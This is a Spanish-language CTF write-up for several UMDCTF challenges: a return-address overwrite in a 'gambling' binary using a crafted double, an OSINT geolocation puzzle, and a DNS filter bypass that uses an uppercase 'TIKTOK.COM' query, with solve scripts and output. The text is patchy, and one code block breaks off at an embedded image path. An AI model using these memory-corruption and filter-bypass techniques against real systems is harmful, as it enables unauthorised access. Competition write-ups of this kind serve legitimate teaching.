04:0010|-078 0xffffcd0 -> 0xffffce0c ← 0
05:0014|-074 0xffffcd4 -> 0xffffce10 ← 0
06:0018|-070 0xffffcd8 -> 0xffffce14 ← 0
07:001c|-06c 0xffffcdcc -> 0xffffce18 ← 0
08:0020|-068 0xffffcd0 -> 1
09:0024|-064 0xffffcd4 -> 0x804a010 ← 'Enter your lucky numbers: '
0a:0028|-060 0xffffcd8 -> 0xffffce2c -> 0xf7d7a9ac ← 0x920 /* '\t' */
0b:002c|-05c 0xffffcdcc -> 0x80492e8 (gamble+8) ← sub esp, 8
0c:0030|-058 0xffffcd0 -> 0x1a4
0d:0034|-054 0xffffcd4 -> 0xf7f9c448 (unsafe_state) → 0xf7f9c034 (randtbl+20) ← 0xc6b7f91e
0e:0038|-050 0xffffcd8 -> 0xf7f9d8ec (_IO_stdfile_0_lock) ← 0
0f:003c|-04c 0xffffcdcc -> 0x3b1cbd98
10:0040|-048 0xffffce00 ← 0
... ↓ 6 skipped
17:005c|-02c 0xffffce1c ← 0x401c0000
```

Podemos ver que se sobreescribe con 0x401c0000, que son los 4 bytes más representativos de la representación binaria de 7 como double (0x401c000000000000).

Sabiendo esto, lo siguiente que tuve que hacer fue saber la dirección de print_money() para poder cambiar la dirección de retorno:

```
(kali㉿kali)-[/media/sf_CTF_3/gambling]
$ objdump -d gambling | grep print_money
080492c0 <print_money>:
```

Entonces necesitamos un double cuyos primeros bytes sean 0x080492c0.

Para esto, utilicé la IA *Gemini 2.5 Pro* para generar dicho número, y devolvió este código en Python:

```
import struct
import sys

# --- Dirección objetivo ---
target_addr = 0x080492c0
```





Se obtenga la ubicación en la que fue sacada.

Lo primero que hice fue ver qué elementos reconocibles tenía la imagen, y el más claro de todos era el siguiente:



Entonces, busqué “ohio tower clock” en *Google* (ya que tanto el nombre del desafío como su descripción dejan muy claro que está en Ohio):

Luego de revisar varias imágenes, llegué a la siguiente:



Ese era claramente el mismo edificio de la foto original, por lo que busqué “Marietta” en Google Maps:

Como se puede ver, hay varios puentes posibles (debido que la imagen fue tomada desde un puente, tenía que ver si alguno tenía la misma vista del edificio), por lo que fui uno por uno con la función Street View hasta llegar al siguiente:



Acá podemos ver que el puente Putnam Bridge era claramente el que estábamos buscando.

Sabiendo esto, obtener el código postal fue trivial:

A screenshot of a Google search results page. The search query "marietta ohio postal code" is entered in the search bar. Below the search bar, there are tabs for "Todo", "Imágenes", "Shopping", "Videos", "Videos cortos", "Maps", "Noticias", and "Más". A blue link at the top of the search results says "Sugerencia: Mostrar los resultados en **español**". Below this, there is a result for "Marietta > Código postal : 45750" with a small thumbnail image of the town. To the right of the result is a small map of the town.

Flag: UMDCTF{Putnam Bridge, Marietta, OH 45750}

Ejercicio 4: tiktok-ban

Categoría: Misc

Descripción:

Oh snap! Oh crap! TikTok is banned in Ohio!

nc challs.umdctf.io 32300

Archivos adjuntos:

filter.py

Resolución:

Lo primero que hice fue conectarme a la URL:

```
(kali㉿kali)-[/media/sf_CTF_3/misc/tiktok]
$ nc challs.umdctf.io 32300
a

(kali㉿kali)-[/media/sf_CTF_3/misc/tiktok]
$
```

Como no hacía nada, analicé el archivo *filter.py*:

```
(kali㉿kali)-[/media/sf_CTF_3/misc/tiktok]
$ cat filter.py
#!/usr/local/bin/python -u

import subprocess
import sys
import socket

from flag import flag

dns_ip_addr = "127.0.0.1"
dns_port = 25565

subprocess.run(
    ['/app/dnsmasq',
     '-x', 'dnsmasq.pid',
     '-p', f'{dns_port}',
     '--txt-record', f'tiktok.com,{flag}'])

size = sys.stdin.buffer.read(4)
size = int.from_bytes(size)

req = sys.stdin.buffer.read(size)

if b'tiktok\x03com' in req:
    print("Sorry, TikTok isn't available right now. A law banning TikTok has been enacted in the U.S. Unfortunately, that means you can't use TikTok for now. We are fortunate that President Trump has indicated that he will work with us on a solution to reinstate TikTok once he takes office. Please stay tuned!")
else:
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    sock.sendto(req, (dns_ip_addr, dns_port))
    resp = sock.recv(1024)
    print(resp)
```

Al analizar el archivo, entendí que lo que hace es inicializar un servidor *dnsmasq* en 127.0.0.1:25565, el cual tiene un registro TXT con la flag requerida para el dominio “tiktok.com”. Luego lee los bytes que se envían, pero filtra las peticiones: si la petición tiene la secuencia *b'tiktok\x03com'*, directamente imprime el mensaje de que

TikTok está baneado y termina; por el contrario, si la petición no tiene la secuencia, la deja pasar hacia el servidor DNS.

El problema está en que al servidor DNS hay que hacer una petición por el dominio “tiktok.com” para poder acceder al registro TXT con la flag, por lo que hay que encontrar una manera de “bypassar” el filtro.

Para hacer esto, lo más simple fue simplemente enviar una solicitud para “TIKTOK.COM” (en mayúsculas), ya que Python es case sensitive, por lo que “TIKTOK.COM” no es lo mismo que “tiktok.com”, y pasa el filtro; sin embargo, los nombres de dominio DNS no son case sensitive, por lo que enviar una request por “TIKTOK.COM” es exactamente lo mismo que enviar una por “tiktok.com”.

Sabiendo esto, solo queda armar la consulta.

Encontré cómo armar consultas DNS en Python, por lo que armé un código simple para enviar la consulta y leer la respuesta:

```
#!/usr/bin/env python3

import socket
import dns.message
import dns.rdatatype

query = dns.message.make_query('TIKTOK.COM.',
                               dns.rdatatype.TXT)
print("query: ", query)

with socket.socket(socket.AF_INET,
                   socket.SOCK_STREAM) as s:
    s.connect(('challs.umdctf.io', 32300))
    s.sendall(query)
    response = b""
    while(True):
        chunk = s.recv(4096)
        if not chunk:
            break
        response += chunk

print("response: ", response)
```

El problema era que sí o sí tenía que enviar bytes y tenían que tener un formato particular:

```
(kali㉿kali)-[/media/sf_CTF_3/misc/tiktok]
└─$ python solve.py
query: id 38943
opcode QUERY
rcode NOERROR
flags RD
;QUESTION
TIKTOK.COM. IN TXT
;ANSWER
;AUTHORITY
;ADDITIONAL
Traceback (most recent call last):
  File "/media/sf_CTF_3/misc/tiktok/solve.py", line 16, in <module>
    s.sendall(query)
               ^^^^^^
TypeError: a bytes-like object is required, not 'QueryMessage'
```

Entonces fui modificando mi código a medida que me encontraba con problemas, hasta finalmente llegar al siguiente:

```
#!/usr/bin/env python3

import socket
import dns.message
import dns.query
import dns.rdatatype
import struct
import sys

query = dns.message.make_query('TIKTOK.COM.',
                               dns.rdatatype.TXT)
print("query: ", query, "\n")

query_bytes = query.to_wire() # Pasar a bytes
print("query_bytes: ", query_bytes, "\n")

prefijo_bytes = struct.pack('>I', len(query_bytes)) #
>I significa big-endian unsigned int (4 bytes)
print("prefijo_bytes: ", prefijo_bytes, "\n")

mensaje = prefijo_bytes + query_bytes
print("mensaje: ", mensaje, "\n")

with socket.socket(socket.AF_INET,
                   socket.SOCK_STREAM) as s:
    s.connect(('challs.umdctf.io', 32300))
    s.sendall(mensaje)
```

